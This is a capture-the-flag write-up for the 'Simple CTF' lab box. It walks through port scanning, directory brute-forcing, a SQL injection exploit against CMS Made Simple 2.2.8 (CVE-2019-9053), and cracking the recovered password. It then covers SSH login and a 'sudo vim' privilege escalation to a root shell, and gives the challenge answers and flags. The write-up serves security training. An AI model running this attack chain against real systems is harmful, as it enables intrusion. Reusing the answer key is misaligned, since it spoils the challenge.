



Simple CTF

by jon

completed on 02/02/2022

Target Information

I was given the IP Address **10.10.210.21** and the following questions to answer:

1. How many services are running under port 1000?
2. What is running on the higher port?
3. What's the CVE you're using against the application?
4. To what kind of vulnerability is the application vulnerable?
5. What's the password?
6. Where can you login with the details obtained?
7. What's the user flag?
8. Is there any other user in the home directory? What's its name?
9. What can you leverage to spawn a privileged shell?
10. What's the root flag?

Recon Phase

I started with a standard NMAP¹ scan of the given IP Address. Below is the command and the results from the scan:

```
(kali㉿kali)-[~]  
$ nmap -sC -sV 10.10.210.21
```

```
Nmap scan report for 10.10.210.21  
Host is up (0.083s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
| ftp-syst:  
|  STAT:  
| FTP server status:  
|   Connected to ::ffff:10.6.109.108  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 4  
|   vsFTPD 3.0.3 - secure, fast, stable  
|_End of status
```

¹ Note: From [http\(s\)://nmap.org/](http(s)://nmap.org/) -- Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing.



jon's l33t writeups

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
80/tcp open  http  Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_ /openemr-5_0_1_3
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
| 256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_ 256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Highlighted in the NMAP scan are three ports of interest: (1) On P21 is FTP with anonymous logins enabled, (2) on P80 is an open HTTP Apache server where I can view the site, and (3) on P2222 is open SSH where users and admins can login to the server.

Starting on Port 21, I used FTP to anonymously login to the server.

```
(kali㉿kali)-[~]
$ ftp 10.10.210.21
Connected to 10.10.210.21.
220 (vsFTPd 3.0.3)
Name (10.10.210.21:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Nothing significant was found in FTP. There are numerous other damaging scripts I could have run but opted out of this because of the other open ports.²

I then moved to the next open port [80] and ran GOBUSTER³ for basic directory enumeration before visiting the site. Below is the command and results from GOBUSTER:

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.210.21/ -x php,txt,html -q -t 15 -w /usr/share/wordlists/dirb/common.txt █
```

```
/.htaccess      (Status: 403) [Size: 296]
```

² See [http\(s\)://stefan-security.com/ftp-enumeration-guide/](http(s)://stefan-security.com/ftp-enumeration-guide/) for possible FTP commands to run after a successful login.


³ Note: From [http\(s\)://www.kali.org/tools/gobuster/](http(s)://www.kali.org/tools/gobuster/) -- Gobuster is a tool used to brute-force URIs including directories and files as well as DNS subdomains.



jon's l33t writeups

```
/.htaccess.php (Status: 403) [Size: 300]
/.htaccess.txt (Status: 403) [Size: 300]
/.htaccess.html (Status: 403) [Size: 301]
/.htpasswd.txt (Status: 403) [Size: 300]
/.htpasswd.html (Status: 403) [Size: 301]
/.htpasswd (Status: 403) [Size: 296]
/.htpasswd.php (Status: 403) [Size: 300]
/.hta.html (Status: 403) [Size: 296]
/.hta.php (Status: 403) [Size: 295]
/.hta.txt (Status: 403) [Size: 295]
/.hta (Status: 403) [Size: 291]
/index.html (Status: 200) [Size: 11321]
/index.html (Status: 200) [Size: 11321]
/robots.txt (Status: 200) [Size: 929]
/robots.txt (Status: 200) [Size: 929]
/server-status (Status: 403) [Size: 300]
/simple (Status: 301) [Size: 313] [--> http://10.10.210.21/simple/]
```

Highlighted above is a non-standard directory discovered by GOBUSTER which will be visited after visiting the standard site on Port 80. Below is a screenshot of the sites "/" and "/simple":



ubuntu

Apache2 Ubuntu Default Page

It works!


This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:



The main site showed the default Apache server page. The “/simple” directory showed a version of “CMS Made Simple” for content managers. At the bottom of the page was the version of “CMS Made Simple” being used:

© Copyright 2004 - 2022 - CMS Made Simple
This site is powered by CMS Made Simple version **2.2.8**

Nothing else significant was found when doing passive and active recon.

Exploitation Phase

I ran the “CMS Made Simple” version in SEARCHSPLOIT to see if there were any vulnerabilities found past the version 2.2.8. Below is the command and result from SEARCHSPLOIT, which is a tool that searches for exploits via [http\(s\)://www.exploit-db.com](http(s)://www.exploit-db.com):

```
(kali@kali)-[~]  
$ searchsploit "CMS Made Simple"
```

Exploit Title	Path
CMS Made Simple < 2.2.10 - SQL Injection	php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary	php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbit	php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticat	php/webapps/46546.py



jon's l33t writeups

Highlighted above is a valid exploit⁴ I can use against this site and more specifically <http://10.10.210.21/simple/>. This version of "CMS Made Simple" is vulnerable to SQL Injection. I then downloaded the exploit and configured it for the attack against the site. This script was written in python1, so I configured it for python3 before running it. Below is the command for the attack and the results:

```
(kali㉿kali)-[~/Downloads]
$ python3 2019-9053.py -u http://10.10.210.21/simple/ --crack -w /usr/share/wordlists/rockyou.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[*] Try: 0c01f4468bd75d7a84c7eb73846e8d96$
```

We found a valid username before the script crashed, but luckily, I was able to run the md5 password hash through a cracker and found the password "secret".

Now I can use these credentials to SSH on Port 2222:

```
(kali㉿kali)-[~/Downloads]
$ ssh -p 2222 mitch@10.10.210.21
The authenticity of host '[10.10.210.21]:2222 ([10.10.210.21]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPcHGmeABEdQ5g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.210.21]:2222' (ED25519) to the list of known hosts.
mitch@10.10.210.21's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

We are in as @mitch!

⁴ CVE-2019-9053



I ran some baseline checks and found the user flag <G00d j0b, keep up!>:

```
$ whoami
mitch
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

Privilege Escalation

Now that I found the user.txt, I need to get the root flag. I ran some baseline checks for sudo privileges and found that @mitch has root permissions for VIM. I found another user in the directory called @sunbath but could not get access to the user. I went to GTFOBINS⁵ and searched for sudo scripts for vim and came upon the following script -- sudo vim -c '!/bin/sh'

I used this script as @mitch and got a root shell! I then went to the root directory and found the root flag <W3ll d0n3. You made it!>:

```
$ sudo vim -c '!/bin/sh'

# whoami
root
#

# cd root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

This is the end of the challenge, so let's answer those questions.

⁵ <https://gtfobins.github.io/>



Questions

1. How many services are running under port 1000?
According to the NMAP scan, there are 2 ports under 1000.
2. What is running on the higher port?
According to the NMAP scan, port 2222 is running on the highest port.
3. What's the CVE you're using against the application?
I used CVE-2019-9053 against the application.
4. To what kind of vulnerability is the application vulnerable?
The application is vulnerable to SQL Injection
5. What's the password?
The password is "secret"
6. Where can you login with the details obtained?
You can login at port 2222 via SSH.
7. What's the user flag?
The user flag is G00d j0b, keep up!
8. Is there any other user in the home directory? What's its name?
The user @sunbath was in the home directory.
9. What can you leverage to spawn a privileged shell?
You can use VIM to spawn a root shell.
10. What's the root flag?
The root flag is W3ll d0n3. You made it!